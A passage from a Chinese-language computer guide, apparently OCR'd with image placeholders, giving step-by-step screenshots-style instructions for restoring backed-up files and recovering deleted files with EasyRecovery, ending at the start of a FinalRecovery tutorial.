
Step 08 单击“浏览”按钮，弹出“浏览文件夹”对话框，选择文件还原的位置，如下图所示。



Step 09 单击“确定”按钮，返回到“你想在何处还原文件”对话框。单击“还原”按钮，弹出“正在还原文件”对话框，系统开始自动还原备份的文件，如下图所示。



Step 10 当出现“已还原文件”对话框时，单击“完成”按钮，即可完成还原操作，如下图所示。



11.3　使用数据恢复工具恢复丢失的数据

如果对磁盘数据没有进行备份操作，结果发现磁盘数据丢失了，这时就需要借助其他方法或使用数据恢复软件进行丢失数据的恢复。

绝招11：使用EasyRecovery恢复数据

EasyRecovery 是世界著名数据恢复公司 Ontrack 的技术杰作，利用 EasyRecovery 进行数据恢复，就是通过 EasyRecovery 将分布在硬盘上的不同位置的文件碎块找回来，并根据统计信息将这些文件碎块进行重整，然后 EasyRecovery 会在内存中建立一个虚拟的文件夹系统，并列出所有的目录和文件。

使用 EasyRecovery 恢复数据的具体操作步骤如下。


Step 01 双击桌面上的 EasyRecovery 图标，进入 EasyRecovery 主窗口。




Step 02 单击 Easy Recovery 主窗口上的“数据恢复”选项，即可进入软件的“数据恢复”窗口，在其中显示了“高级恢复”“删除恢复”“格式化恢复”“原始恢复”等选项。



Step 03 选择F盘上的“图片.rar”文件，将其进行彻底删除，单击“数据恢复”选项中的“删除恢复”按钮，即可开始扫描系统，如下图所示。



Step 04 在扫描结束后，将会弹出“目的地警告”警告提示，建议用户将文件复制到不与恢复来源相同的一个安全位置，如下图所示。




Step 05 单击“确定”按钮，将会自动弹出如下图所示的对话框，提示用户选择一个要恢复删除文件的分区，这里选择F盘。在“文件过滤器”中进行相应的选择，如果误删除的是图片，则在文件过滤器中选择“图像文档”选项。但若用户要恢复的文件是不同类型的，可直接选择“所有文件”，再选中“完整扫描”复选框，如下图所示。



Step 06 单击“下一步”按钮，软件开始扫描选定的磁盘，并显示扫描进度，如已用时间、剩余时间、找到目录、找到文件等，如下图所示。




Step 07 扫描完毕后，将扫描到的相关文件及资料在对话框左侧以树状目录列出来，右侧则显示具体删除的文件信息。在其中选择要恢复的文档或文件夹，这里选择“图片.rar”文件，如下图所示。



Step 08 单击“下一步”按钮，可在弹出的对话框中设置恢复数据的保存路径，如下图所示。



Step 09 单击“浏览”按钮，打开“浏览文件夹”对话框，在其中选择恢复数据保存的路径，如下图所示。



Step 10 单击“确定”按钮，返回到设置恢复数据保存的路径对话框，如下图所示。




Step 11 单击“下一步”按钮，软件自动将文件恢复到指定的位置，如下图所示。



Step 12 在完成文件恢复操作之后，Easy Recovery 将会弹出一个恢复完成的提示信息窗口，在其中显示了数据恢复的详细内容，包括源分区、文件大小、已存储数据的位置等内容，如下图所示。



Step 13 单击“完成”按钮，打开“保存恢复”对话框。单击“否”按钮，即可完成恢复，如果还有其他的文件要恢复，则可以选择“是”按钮，如下图所示。




绝招12：使用FinalRecovery恢复数据


FinalRecovery 是一个功能强大而且非常容易使用的数据恢复工具，它可以帮助用户快速找回丢失的文件或者文件夹。

这里以恢复丢失的本地磁盘 F 盘中的“美图.rar”文件为例，具体的操作步骤如下。


Step 01 在 FinalRecovery 程序主窗口中选中右侧窗格中丢失文件所在的驱动磁盘，这里选择本地磁盘 F，如下图所示。



